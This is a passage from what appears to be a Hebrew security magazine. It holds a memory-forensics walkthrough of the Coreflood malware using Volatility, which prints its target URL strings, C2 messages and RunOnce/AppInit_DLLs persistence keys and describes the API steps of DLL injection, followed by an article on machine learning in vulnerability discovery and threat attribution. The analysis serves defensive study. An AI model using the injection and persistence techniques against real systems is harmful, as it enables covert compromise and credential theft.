0xe12e8958   2044   0x180   0x20019 Key   USER\S-1-5-21-1614895754-436374069-839522115-500_CLASSES
0xe1051fb8   2044   0x184   0x20019 Key   USER\S-1-5-21-1614895754-436374069-839522115-500_CLASSES
0xe12e4420   2044   0x188   0xf003f Key   MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER
0xe1068ec0   2044   0x18c   0x20019 Key   USER\S-1-5-21-1614895754-436374069-839522115-500_CLASSES
0xe131abe0   2044   0x19c   0x20019 Key   USER\S-1-5-21-1614895754-436374069-839522115-500_CLASSES
0xe15ff7d8   2044   0x1ac   0x20019 Key   USER\S-1-5-21-1614895754-436374069-839522115-500_CLASSES
0xe1249db0   2044   0x1b8   0x20019 Key   USER\S-1-5-21-1614895754-436374069-839522115-500_CLASSES
0xe10f5d98   2044   0x1bc   0x2001f Key   USER\S-1-5-21-1614895754-436374069-839522115-500\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER\RUNMRU
0xe17a37f8   2044   0x1c0   0x20019 Key   USER\S-1-5-21-1614895754-436374069-839522115-500\SOFTWARE\MICROSOFT\INTERNET EXPLORER\TYPEDURLS
0xe10f5e00   2044   0x230   0xf003f Key   MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\PROTOCOL_CATALOG9
0xe12e1978   2044   0x238   0xf003f Key   MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\NAMESPACE_CATALOG5
0xe12db0e8   2044   0x250   0xf003f Key   USER\S-1-5-21-1614895754-436374069-839522115-500\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER\FILEEXTS
0xe1332228   2044   0x26c   0x20019 Key   MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\DRIVERS32
0xe12e50a0   2044   0x288   0x20019 Key   MACHINE\SOFTWARE\MICROSOFT\ACTIVE SETUP\INSTALLED COMPONENTS\{89820200-ECBD-11CF-8B85-00AA005B4383}
```

הרשימה עצמה תהיה ארוכה יותר, אבל חתכתי איזור שנראה לי מעניין.

אז קודם כל, אנחנו יכולים לראות מפתח שנגמר ב-"TYPEDURLS". המפתח הזה מקבל שימוש רגיל על ידי הדפדפן, אבל הוא גם יכול לקבל שימוש על ידי נוזקה שתבצע קריאה על אתרים שאליהם נכנס הקורבן. זוהי טכניקת ריגול טובה, מכיוון שהקוד מוזרק לתוך התהליך של הדפדפן עצמו. מפתח דומה הוא "RUNMRU" שרושם תוכנות שרצות כרגע, מה שיאפשר לתוקף לקבל גישה למידע הזה ולהבין את המערכת של הקורבן יותר טוב.

מה שעוד מעניין פה, זה שימוש במפתח של "DRIVERS32". זה יכול לרמוז לנו על כך שהנוזקה ביצעה התקנה של התקן במערכת של הקורבן. ראיתי גם מספר מפתחות שקשורים לאבטחה של Internet Explorer. זאת יכולה להיות שיטה נוספת שמחלישה את אמצעי האבטחה על המחשב של הקורבן, וגורמת לו להיות פגיע ליותר סוגי מתקפות.

סיכום עד כה:

- עדיין לא ראינו ראיות חזקות לפעולות זדוניות ב-registry.
- לא ראינו עדיין שימוש במפתחות custom registry.
- אנחנו כרגע רק יכולים לנחש מה הנוזקה עושה ב-registry.

בואו נמשיך.

כעת נחזור קצת אחורה, לכתובת **0x7ff80000**. אני רוצה לבצע dump לחלקת הזיכרון הזאת כדי לבצע ניתוח מעמיק יותר.

```
sansforensics@siftworkstation: ~/Downloads
$ vol.py -f coreflood.vmem vaddump --pid=2044 -b 0x7ff80000 -D ./
Volatility Foundation Volatility Framework 2.6.1
Pid        Process              Start      End        Result
---------- -------------------- ---------- ---------- ------
      2044 IEXPLORE.EXE         0x7ff80000 0x7ffadfff ./IEXPLORE.EXE.485d1a8.0x7ff80000-0x7ffadfff.dmp
sansforensics@siftworkstation: ~/Downloads
$
```

אנחנו יכולים להשתמש בפקודה **strings** כדי לראות מחרוזות שמובנות אל תוך קובץ מסוים:

```
sansforensics@siftworkstation: ~/Downloads
$ strings IEXPLORE.EXE.485d1a8.0x7ff80000-0x7ffadfff.dmp > injection.txt
sansforensics@siftworkstation: ~/Downloads
$
```

אם נפתח את קובץ הטקסט ונגלול בערך לאמצע, אנחנו נראה את הדבר הבא:

```
user32.dll
Progman
Internet Explorer_Server
cleanup
appinit_dlls
rundll32.exe
winlogon.exe

*.nhs.net/*
*.nhs.uk/*
*.hilton.*
*.yahoo.*
*.google.*
checkbox
password
text
submit
hidden
```

אז אנחנו יכולים בוודאות לראות כמה מחרוזות חשודות. בנוסף לכך, נראה שיש פה אפילו בדיקת regex מסוימת שמחפשת אחרי כתובות אינטרנט ספציפיות, אולי כדי לגנוב חשבונות שקשורים לכתובות האלו?

דבר נוסף שאנחנו יכולים לראות זה חיפוש אפשרי אחר דפדפנים שמותקנים אצל הקורבן:

```
Global\
*\explorer.exe
*\intern*\iexplore.exe
*\firefox.exe
*\opera.exe
*\skype.exe
AFCORE
COM2PLUS_MessageWindowsClass
```

אז זה נראה שיש עוד כמה דפדפנים שהם מטרות להזרקת קוד. שימו לב לכך שאנחנו גם רואים את explorer.exe פה. כדי לבדוק את התאוריה הזו, נשתמש ב-**malfind**:

```
Process: explorer.exe Pid: 1724 Address: 0x1b20000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x01b20000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01b20010  00 00 b2 01 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01b20020  10 00 b2 01 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01b20030  20 00 b2 01 00 00 00 00 00 00 00 00 00 00 00 00   ................

0x01b20000 0000            ADD [EAX], AL
0x01b20002 0000            ADD [EAX], AL
0x01b20004 0000            ADD [EAX], AL
0x01b20006 0000            ADD [EAX], AL
0x01b20008 0000            ADD [EAX], AL
0x01b2000a 0000            ADD [EAX], AL
0x01b2000c 0000            ADD [EAX], AL
0x01b2000e 0000            ADD [EAX], AL
0x01b20010 0000            ADD [EAX], AL
0x01b20012 b201            MOV DL, 0x1
0x01b20014 0000            ADD [EAX], AL
0x01b20016 0000            ADD [EAX], AL
0x01b20018 0000            ADD [EAX], AL
0x01b2001a 0000            ADD [EAX], AL
0x01b2001c 0000            ADD [EAX], AL
0x01b2001e 0000            ADD [EAX], AL
0x01b20020 1000            ADC [EAX], AL
0x01b20022 b201            MOV DL, 0x1
0x01b20024 0000            ADD [EAX], AL
0x01b20026 0000            ADD [EAX], AL
0x01b20028 0000            ADD [EAX], AL
0x01b2002a 0000            ADD [EAX], AL
```

כאן יש לנו למעשה חלקת זיכרון עם הרשאות של **EXECUTE_READWRITE**, שתמיד מעלות חשד בנוגע להזרקת קוד. עכשיו אני רוצה לבצע dump לחלקת הזיכרון הזו ולראות אם נוכל למצוא עוד דברים. אולי נוכל למצוא את אותו הקוד שהוזרק ל-IEXPLORE.EXE? לצערי, נראה שלא כך המקרה מכיוון שהמשקל של איזור הזיכרון לאחר ה-dump הוא קטן מדי בהשוואה ל-dump של IEXPLORE.EXE. חיפוש על ידי strings גם לא הניב תוצאות מעניינות.

אם ניתן מבט על קובץ הטקסט, אנחנו נוכל לראות פלט שמיוצר כאשר מדובר בתקשורת Command & Control (שבסוג תקשורת זה, הקורבן מקבל פקודות מתחנה מרוחקת).

לדוגמה:

```
Bytes transmitted: %d, received: %d
STATUS_DELAY
STATUS_RESOLVING
STATUS_CONNECTING
STATUS_ESTABLISHED
STATUS_SHUTDOWN
STATUS_LISTENING
Invalid command "%s" (%s) from %s
Restricted mode has been set; cannot perform "%s" command without administrative
privilege
Frozen mode has been set; cannot perform "%s" command
Unimplemented command %s
Unknown or ambiguous command %s
Administrative privilege is required for the command "%s"
Creating string table %s
Adding string #%d (%s) to the table %s
Finalizing string table %s
Removing string table %s
Removing string #%d (%s) from the table %s
String #%d (%s) cannot be removed from the table %s
finalized string table %s:
!%d - %s
```

זה בוודאות נראה כמו פלט של פקודות שייוצרו עבור מישהו שמנסה להריץ פקודות על הקורבן. זה נראה כאילו התחנה השולטת תקבל שליטה מלאה על תהליכים שרצים ומופסקים על הקורבן.

אז עכשיו שיש לנו את המידע הזה, אני רוצה לנסות למצוא את מנגנון ה-persistency של הנוזקה, כלומר, איך היא שורדת אתחול של המחשב של הקורבן:

```
*32.dll
Software\Classes\CLSID\InprocServer32
ThreadingModel
Apartment
Software\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers
SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
Software\Microsoft\Windows NT\CurrentVersion\Windows
AppInit_DLLs
rundll32.exe ,init
#rundll
```

מפתח ה-registry בשם RunOnce הוא מהלך קלאסי לקבל persistence, בגלל שכל מה שנכתב למפתח הזה, מורץ פעם אחת כאשר מערכת ההפעלה עולה, ואז נמחק. הנוזקה יכולה לכתוב את עצמה כל פעם אל תוך המפתח הזה כל פעם שהמערכת רצה. שיטה נוספת שאפשר לראות פה היא שימוש ב-AppInit_DLLs. זה למעשה מנגנון שמאפשר לרשימה של קבצי DLLs להיטען אל תוך כל תהליך מצב משתמש במערכת. מנגנון זה יכול בקלות להיות מותקף על ידי הנוזקה על ידי רישום של כל ה-DLL שהנוזקה משתמשת בהן אל תוך מיקום המפתח:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows

כפי שחשדנו כבר, המחרוזות שראינו עד כה נוגעות בעיקר בקבצי DLL וב-registry.

זה יהיה רעיון טוב לבדוק מה אנחנו יכולים למצוא על קבצי ה-DLL בתיקיה system32:

```
C:\WINDOWS\system32\comsbap.dIl
SetEvent
```

ובכן ובכן ובכן. זה אפילו לא קובץ DLL!!, יש פה שימוש באות i גדולה.

כעת אשתמש בפקודה **filescan** כדי לראות אם אני יכול לשלוף את הקובץ הזה מהזיכרון ולנתח אותו:

```
$ vol.py -f coreflood.vmem filescan | grep comsbap
Volatility Foundation Volatility Framework 2.6.1
0x0000000005c5aee0      1      0 R--r-- \Device\HarddiskVolume1\WINDOWS\system32\comsbap.dat
0x0000000005ce4be0      1      0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\comsbap.dIl
0x0000000005ce4c78      1      0 R--r-- \Device\HarddiskVolume1\WINDOWS\system32\comsbap.dIl
sansforensics@siftworkstation: ~/Downloads
```

עכשיו, אנחנו יכולים להשתמש ב-**dumpfiles** כדי לשלוף את הקובץ עצמו מהזיכרון:

```
$ vol.py -f coreflood.vmem dumpfiles -Q 0x0000000005ce4be0 -D ./
Volatility Foundation Volatility Framework 2.6.1
ImageSectionObject 0x05ce4be0   None   \Device\HarddiskVolume1\WINDOWS\system32\comsbap.dIl
DataSectionObject 0x05ce4be0   None   \Device\HarddiskVolume1\WINDOWS\system32\comsbap.dIl
```

על ידי שימוש בכלי PEStudio, אנחנו יכולים לקבל מידע נוסף על הקבצים. יש לנו אינדיקציה שהקובץ עבר תהליך של Packing כדי לגרום לו לעקוף פתרונות אנטי-וירוס:

property	value	value	value
name	UPX0	UPX1	UPX2
md5	n/a	109D2AE3563176ADC194E24...	DE4EA98BC575E09A3860480...
entropy	n/a	7.981	3.962
file-ratio (95.14%)	n/a	94.44 %	0.69 %
raw-address	0x00000400	0x00000400	0x00011400
raw-size (70144 bytes)	0x00000000 (0 bytes)	0x00011000 (69632 bytes)	0x00000200 (512 bytes)
virtual-address	0x10001000	0x1001C000	0x1002D000
virtual-size (184320 bytes)	0x0001B000 (110592 bytes)	0x00011000 (69632 bytes)	0x00001000 (4096 bytes)
entry-point	-	0x0002CC30	-
characteristics	0xE0000080	0xE0000040	0xC0000040
writable	x	x	x
executable	x	x	-
shareable	-	-	-
discardable	-	-	-
initialized-data	-	x	x
uninitialized-data	x	-	-
unreadable	-	-	-
self-modifying	x	x	-
virtualized	x	-	-
file	n/a	n/a	n/a

זה בעצם גורם לי להבין שהמודול הזה באמת זדוני.

סיכום

ובכן, הצלחנו בעזרת הכוח של volatility לעקוב אחר מספר תהליכים שבהם הנוזקה השתמשה. כמובן שזה לא מתקרב אפילו לעומק המלא של הנוזקה הזו, אלא רק מעבר על הפונקציות הברורות יותר שבהן היא משתמשת.

ניתוח נוזקות וזיכרון זה תחום עצום עם עומק אין סופי ללמידה. ישנם לא מעט סטטיסטיקות ממגוון סוכנויות כאלה ואחרות שמראות לנו פעם אחר פעם כמה מקום נוזקות תופסות לנו בספקטרום אבטחת המידע. בעוד שיש כלים ופלטפורמות אוטומטיות מעולות לניתוח נוזקות, אני חושב שיש ערך עילאי להבנה בסיסית ואף מתקדמת של איך הדברים עובדים מתחת לפני השטח. על ידי שימוש בטכניקות ניתוח סטאטי (בחינה של קובץ ההרצה מבלי בחינה של ההוראות עצמן או ביצוע הנדסה לאחור) וניתוח דינאמי (בחינה של הנוזקה בזמן ההרצה או לאחר ההרצה) אנחנו נקבל תמונה הרבה יותר טובה עם סוגן וטיבן של הנוזקות שאנחנו עשויים להיתקל בהן.

על הכותב

דניאל קויפמן, בן 24, מהנדס מערכות SIEM ו-Detection, ובעל זיקה חזקה לעולמות ה-DFIR. ניתן ליצור קשר בלינקדאין, טוויטר (@KoifSec) או במייל: koifmandani@gmail.com

בונוס: מתודולוגיות זיהוי של שירותים זדוניים

אשמח להציג פה את תהליך העבודה הכללי שאני עוקב אחריו כאשר מדובר בניסיון זיהוי של שירותים זדוניים:

- מעבר על מרשם האירועים, בדגש על אירועים של 7045, 7035, 7034, 7036, 7040, 4697.
- מעבר על מפתחות registry של שירותים:
  - HKLM\SYSTEM\CurrentControlSet\Services
  - HKLM\SYSTEM\ControlSet001\Services
  - HKLM\SYSTEM\ControlSet002\Services
- מעבר על רשומות 4688 של שירותים שנוצרו על ידי sc.exe/at.exe
- מעבר על מזהים של הרצה: shimcache, prefetch, amcache.
- מעבר על $MFT/$I30 עבור סימנים של יצירת קבצים זדוניים.
- שימוש ב-svcscan של volatility כדי לזהות שירותים לא מקושרים ולזהות שירותים רצים.

בונוס: איך הזרקת DLL עובדת? [2]

הזרקת DLL היא טכניקת הזרקה שטוענת קובץ DLL זדוני בתוך ההקשר של תהליך רץ לגיטימי. התהליך המרוחק מקבל מניפולציה על ידי פונקציות כמו CreateRemoteThread. כאשר התהליך הנגוע טוען את ה-DLL הזדוני, מערכת ההפעלה באופן אוטומטי קוראת לפונקציה DllMain של הקובץ, אשר נקבעת על ידי היוצר של קובץ ה-DLL. הפונקציה מכילה את הקוד הזדוני, ויש לה את אותה הגישה למערכת כמו לתהליך שבתוכו היא רצה. השלבים שהתהליך הזדוני מבצע הם:

- הפעלה של הרשאות debug (SB_DEBUG_PRIVILEGE) אשר נותנות לה את האפשרות לקרוא ולכתוב בזיכרון של תהליכים אחרים, כאילו היא היתה debugger.
- מציאה של ה-process ID על ידי שימוש בשם של התהליך. בדרך כלל זה מבוצע על ידי יצירת תמונת מערכת (snapshot) וחיפוש אחר התהליך הספציפי על ידי שימוש בפונקציות כמו CreateToolhelp32Snapshot, Process32First ו-Process32Next.
- פתיחה של התהליך הקורבן עם ההרשאות המתאימות, והשגה של handle עבורו. ניתן לבצע זאת על ידי קריאה לפונקציה OpenProcess עם לפחות אחד מהגישות הבאות: PROCESS_CREATE_THREAD, PROCESS_VM_OPERATION, ו-PROCESS_VM_WRITE.
- השגה של הנתיב המלא של ה-DLL, אשר כבר קיים על הדיסק.
- שיוך של איזור זיכרון חדש בתוך מרחב הכתובות הוירטואלי של התהליך הקורבן, בגודל השם המלא של ה-DLL הזדוני (כולל הנתיב שלו). ניתן לבצע זאת על ידי שימוש ב-VirtualAllcEx עם הרשאות של PAGE_READWRITE.
- כתיבה של השם המלא של ה-DLL את תוך איזור הזיכרון החדש על ידי שימוש ב-WriteProcessMemory אל תוך הכתובת ישירות.
- יצירה של תת-תהליך חדש בתוך ההקשר של התהליך המקורי אשר מריץ את הפונקציה LoadLibrary, עם שימוש בתור פרמטר בנתיב המלא של קובץ ה-DLL. זה למעשה טוען את ה-DLL הזדוני וההזרקה מבוצעת. ראשית, נשלף handle עבור kernel32.dll והכתובת של הפונקציה LoadLibrary נשלפת ממנו. לאחר מכן, תת-התהליך נוצר על ידי שימוש ב-APIs כמו CreateRemoteThread, NtCreateThreadEx, או RtlCreateUserThread. הפרמטרים החשובים עבורם הם ה-handle של התהליך הקורבן, המצביע (pointer) לכתובת של הפונקציה LoadLibrary, והמצביע לכתובת איזור הזיכרון שמאחסנת את השם המלא של קובץ ה-DLL. זה אומר ש-LoadLibrary טוענת את קובץ ה-DLL. תת-התהליך מריץ את איזור הזיכרון הוירטואלי של התהליך הקורבן באופן מיידי לאחר היצירה שלו.
- ניקוי על ידי שחרור הזיכרון המוקצה וסגירה של ה-handle לתהליך הקורבן ולתת-התהליך, על ידי שימוש ב-VirtualFree ו-CloseHandle, בהתאמה.

בינה מלאכותית והגנת סייבר: הייפ ומציאות - חלק ד'

מאת ד"ר יעקב רימר

הקדמה

בשנים האחרונות נוצר הייפ גדול סביב השינוי מהקצה עד הקצה שיביאו לעולם הגנת הסייבר שיטות של בינה מלאכותית (Artificial Intelligence - AI) בכלל ולמידת מכונה (Machine Learning - ML) בפרט. בסדרת מאמרים זו אני בוחן לעומק את הפוטנציאל של שיטות מתקדמות בלמידת מכונה לקידום משמעותי של יישומים שונים בתחום הגנת הסייבר, זאת בעקבות מאמר של ה-Center for Security and Emerging Technology (CSET) אותו אני סוקר.

במאמר הראשון הגדרתי את מסגרת הדיון והצגתי דיון לדוגמא שעסק בתרומה האפשרית של למידת מכונה לבדיקות חדירות. במאמר השני המשכתי בדיון במוצרי AV ו-EDR (יכולות ניטור) וביישומים לטובת כתיבה של קוד מאובטח. במאמר השלישי התמקדתי במערכות לגילוי חדירות (IDS) לרשתות ארגוניות. ובמאמר הזה, האחרון בסדרה, אדון בפוטנציאל של למידת מכונה לטובת אוטומציה לגילוי חולשות, ולטובת איסוף מודיעין ושיוך (Attribution) של תקיפות סייבר. לאחר מכן אחזור למסקנות המרכזיות של כותבי המאמר של CSET שהבאתי במאמר הראשון ואסכם את הדיון.

למידת מכונה לטובת אוטומציה לגילוי חולשות

אחת המשימות הבסיסיות של שלב המוכנות והחוסן היא למצוא ולתקן חולשות קוד שעלולות לשמש את התוקפים. כלים אוטומטים למציאת חולשות בקבצים בינאריים נחקרים כבר זמן רב, אולם רק בשנים האחרונות נעשו ניסיונות להשתמש גם בלמידת מכונה לטובת המטרה הזאת. אחת מאבני הדרך המשמעותיות בתחום זה היא תחרות ה-Cyber Grand Challenge של DARPA משנת 2016. מטרת התחרות הייתה לפתח מערכות אוטונומיות שיכולות לגלות ולתקן חולשות באופן אוטומטי. למרות שמספר צוותים בתחרות ניסו להשתמש בלמידת מכונה, כל התוכנות הזוכות השתמשו בשיטות אוטומציה לגילוי חולשות ותיקות יותר. הסתבר ששילוב נבון של פאזרים (Fuzzer) עם מנועי הרצה סימבולית (Symbolic Execution) מאפשר למצוא חולשות רבות באופן אוטומטי.

פאזרים הם כלי בדיקת תוכנות ותיק מאוד. הם מאפשרים להזין לתוכנית הנבדקת כמות גבוהה מאוד של קלטים שונים ומשונים. כך אפשר לבדוק כיצד התוכנית מתנהגת במידה ותקבל קלטים שאינם חוקיים, או שונים מהתבנית אותה היא תוכננה לקבל. כמובן שהפאזר גם מאפשר לנטר את ההתנהגות של התוכנית

עבור כל סט כזה של קלטים. כך ניתן לאתר קלטים שגורמים לתופעות לא רצויות או קריסות של התוכנה, סימן היכר מובהק לבאגים או חולשות.

גם הרצה סימבולית היא טכנולוגיה ותיקה מאוד (בת כ-50 שנים) שנועדה במקור לאימות (Verification) של הנכונות הלוגית של קטע קוד מסוים. למרות שמה של השיטה, לא מריצים באמת את התוכנית, אלא עוקבים אחר התקדמות הפקודות ומבני הנתונים שלה. במהלך המעקב מייצגים את מבני הנתונים והמשתנים של התוכנית באמצעות סימבולים (להבדיל מערכים קונקרטיים), ואת המצב בו התוכנית נמצאת באמצעות תנאים לוגים מתחום הלוגיקה המתמטית.

לא אתעמק יותר בטכנולוגיה הזו במסגרת המאמר הזה, אלא אסתפק באמירה כללית כי ביצוע מוצלח של הרצה סימבולית מאפשר לאמת לחלוטין את נכונות הקוד, בדומה להוכחה של משפט מתמטי. לכן ניתן לאתר באמצעותה עקרונית שגיאות או חולשות אבטחה.

עד כאן התאוריה. המציאות מורכבת משמעותית (!) יותר. לשתי השיטות האלו יש מגבלות רבות כאשר מריצים אותן על קוד של מערכות בעולם האמיתי. שוב אסתפק רק באמירה כללית שמסתבר ששילוב נבון שלהן, יחד עם שיטות של ניתוח תוכנה באמצעות מערכות חוקים (Static code analysis), מאפשר לאתר חולשות גם בתוכנות בעולם האמיתי. כפי שמעירים כותבי המאמר של CSET, העובדה שבאף אחד מהצוותים המנצחים בתחרות ב-2016 לא ראו צורך לשלב למידת מכונה במערכות שלהן, מעידה שלמידת מכונה רחוקה מלהיות הפתרון המועדף למציאה אוטומטית של חולשות.

האם דברים אלו השתנו בשש השנים האחרונות? לא מאוד. הדרך הטובה ביותר להעיד על כך היא קריאת דוחות הסיכום של חברות הגנת הסייבר השונות. אלו מדווחות על עליה בחולשות חדשות (כאלו שמכונות 0-day) בתקופה האחרונה.


למיטב ידיעתי אין עד היום פריצות דרך משמעותיות ביכולת למצוא חולשות בעזרת שיטות של למידת מכונה בלבד. יתכן ובגלל הקושי להכין מאגרי אימון לטובת [למידה מונחית](Supervised learning) (Supervised learning) עבור בעיה זו ואולי בגלל האופן שבו חולשות מתבטאות בתוך הקוד. לדוגמה, חולשה יכולה להיווצר לא בגלל מה שכתוב בקוד, אלא דווקא מה שחסר בו. כגון חוסר באתחול של משתנה או בדיקת תקינות קלט חסרה או לקויה.

חוסרים מסוג זה קל יחסית לאתר אפילו באמצעות חוקי ניתוח קוד פשוטים (או קומפיילרים), אבל זאת רק בתנאי שמיקום היווצרות הבעיה נמצא בסמיכות יחסית לקוד החסר. במידה ומדובר בבעיה שמתהווה לאורך זמן (ובין פונקציות שונות), קשה יותר לעלות עליה.

קיימים ניסיונות שונים ליעל את אופן בחירת הקלטים השונים עבור הפאזר. חלק ממחקרים אלו מדווחים על הישגים יפים. ומדוע זה חשוב? נניח ולתוכנית יש רק אפשרות לקלט אחד מסוג של מספר שלם (Integer). אם אנחנו רוצים לבדוק את כל האפשרויות, ומניחים שהוא ייקלט למשתנה בגודל 4 בתים, אנחנו צריכים לעבור על יותר מ-4 מיליארד אפשרויות (וליתר דיוק, $2^{32} - 1$). ואם יש לנו שני משתנים מסוג

זה, נדרש לבדוק גם את כל הקומבינציות האפשריות של שניהם. מבינים לאן זה הולך? רק התחלנו. עכשיו נניח שקלט נוסף הוא קובץ, ואנחנו אפילו לא יודעים את אורכו. בקיצור, שיטות לבחירה נבונה של קלטים לפאזר הן נושא מחקר פורה וחשוב.

גישות אחרות מנסות לשלב למידת חיזוקים (Reinforcement Learning) יחד עם תהליך הפאזינג עצמו. לפחות בשלב זה לא ברור האם המאמץ אכן משתלם, או שמדובר במאמץ נוסף שהעלות-תועלת שבו לא ברורה. וגם אם כן, לא בטוח שהצלחה של הגישה הזאת בתוכנית אחת מעידה על היכולת להצליח גם עבור תוכניות אחרות. כדי להעמיק את ההסבר מדוע, נדרש הסבר ארוך על מבנה קבצים בינאריים וכיצד פאזרים עובדים, שחורג מאוד ממסגרת הדיון הנוכחי.



[דוגמה לסינון של קלטים עבור AFL באמצעות למידת מכונה, מקור: arxiv]

לסיכום, המחקר של שילוב למידת מכונה לטובת איתור חולשות אוטומטי הוא צעיר ועדיין קשה להעריך האם יביא לשינוי משמעותי בתחום. אבל גם אם נתבשר בקרוב על פריצת דרך, לא מדובר ככל הנראה בבשורה מהפכנית עבור עולם הגנת הסייבר. כזכור, יש גם תוקפים בתמונה וגם הם יודעים להפעיל את השיטות האלו ולהתעדכן בפריצות דרך. גרוע מכך, מגינים צריכים למצוא את **כל** החולשות **בכל** התוכנות שהם עושים בהם שימוש. לתוקף עשויה להספיק חולשה **אחת** בתוכנה **אחת**.

למידת מכונה לטובת איסוף מודיעין ושיוך (Attribution)

דוגמא לתרומה משמעותית של למידת מכונה לטובת הגנת סייבר היא מערכות לאיסוף וניתוח של מודיעין איומי סייבר (Cyber threat intelligence). כבר היום, שיטות של למידת מכונה ואינטליגנציה מלאכותית, ביחוד מתחום של עיבוד שפה טבעית (Natural Language Processing), מסייעות לאסוף מודיעין מתוך הרשת האפלה (Dark Web) או אתרים אחרים. שיטות נוספות של ניתוח טקסט מאפשרות לסווג ולנתח פוסטים או שיח בשווקים לסחר בחולשות קוד. מערכות אחרות מאפשרות לחברות לאתר ולנתח באופן אוטומטי וקטורי תקיפה שתוקפים עלולים לנצל לתקוף אותן.

מדובר במידע גלוי שמפורסם אודות החברה, מזהים של העובדים שלה, מהם המוצרים בשימוש שלה ועוד. כך ניתן, לפחות עקרונית, לשפר את המוכנות של החברה לתקיפת סייבר. בתחום הזה הכוח המלא של יכולות בינה מלאכותית בא לידי ביטוי ברור, וככל הנראה נראה התפתחויות נוספות בעתיד הקרוב. הבעיה שוב שגם תוקפים יודעים זאת. הם יכולים להשתמש בדיוק באותם כלים בשלב המודיעין המקדים (Recon) לקראת התקיפה שלהם.

יישום פוטנציאלי נוסף של למידת מכונה הוא היכולת לבצע שיוך (Attribution) של תקיפת סייבר. שיוך עשוי לאפשר תגובה מתאימה יותר לתקיפה, או לפחות לסייע להבין טוב יותר את הכוונות והמניעים שלה. כפי שמציינים כותבי המאמר, שיוך של תקיפה דורש פעמים רבות מיומנות גבוהה מאוד של חקירה וניתוח ממצאי התקיפה, מה גם שלפעמים הוא מסתמך בנוסף על מידע גאופוליטי או תוצאות מחקר אנושי של קבוצות תקיפה. לפיכך, כפי שהם מציינים, מדובר ברמת ניתוח שלמידת מכונה מתקשה לבצע ולכן לא נראה שהיא תוכל לבצע שיוך באופן מלא גם בעתיד.

מצד שני, כותבי המאמר של CSET מביאים דוגמאות ליישומים מוצלחים בתחום. ניתן לאתר תבניות של תקיפות דומות באמצעות שיטות אשכול (Clustering). ניתן להיעזר בתהליך השיוך במודיעין שנאסף אוטומטית מהרשת לגבי שיוך של תקיפות קודמות, בדומה לאיסוף מודיעין איומי סייבר. ואפשר לשייך פוגענים שמעורבים בתקיפה באמצעות זיהוי סגנון הקידוד של מפתחי הפוגען, באופן דומה לזיהוי כותב של טקסטים בשפה טבעית (Authorship attribution). אמנם המלאכה הראשית של השיוך תישאר בידי מומחי סייבר בשר ודם, אבל ניתן להקל על עבודתם באמצעות אוטומציה.

סיכום הסדרה

בארבעת המאמרים בסדרה סקרתי מספר יישומי סייבר מתחומים שונים ונראה כי הגיע הזמן לסכם. אציין שבמאמר של CSET נסקרים יישומי הגנת סייבר נוספים מתחום ההגנה האקטיבית וההונאה (כגון מלכודות דבש דינמיות). אולם בחרתי לא להתעמק בהם והמתעניינים מוזמנים לקרוא עליהם במאמר שלהם.

כותבי המאמר סכמו את המסקנות המרכזיות שלהם במספר נקודות, אותן הבאתי כבר בפתיחת המאמר הראשון. אחזור כעת לנקודות האלו (מובאות להלן בגופן מודגש) ואבחן אותם שוב לאור מוצרי הגנת הסייבר שסקרתי.

<u>נקודה ראשונה</u>: **למידת מכונה יכולה לסייע למגינים לאתר התקפות סייבר בצורה מדויקת יותר. במקרים רבים לא מדובר בגישות חדשניות, אלא בהרחבה של אותם הדברים שכבר נעשים**. כפי שכותבי המאמר של CSET מגדירים את זה, עלינו לצפות שהתועלת מלמידת מכונה תהיה אינקרמנטלית, ולא מהפכנית. הדגמתי את הנקודה הזו בדיון במאמר הקודם על מוצרי IDS. מוצרים אלו עדיין מבוססים בעיקר על חוקים וכנראה יישארו כך בעתיד הנראה לעין. רשתות מסוג GAN יסייעו כנראה לשפר את מוצרי ה-IDS, אבל לא יהוו שינוי מהפכני.

דברים דומים ראינו גם בדיון על מערכות לזיהוי פוגענים. המעבר של מוצרי AV ו-EDR לענן מאפשר מחקר ML איכותי יותר וצפוי לשפר את היכולת הכללית לאתר פוגענים. אבל שוב, ככל הנראה מדובר בתוספת לשיטות קיימות, לא כתחליף להן. גם בדיון לעיל על שיטות לאיתור חולשות ראינו שהתרומה המרכזית של למידת מכונה (לפחות כרגע) הוא בייעול של אופן השימוש בפאזרים, לא בהחלפתם. אפילו בתחום מערכות לאיסוף וניתוח של מודיעין על איומי סייבר, בו התרומה של למידת מכונה היא משמעותית יותר, מדובר בייעול ויישום אוטומטי של עבודת מודיעין שאנשים ידעו לבצע גם קודם.

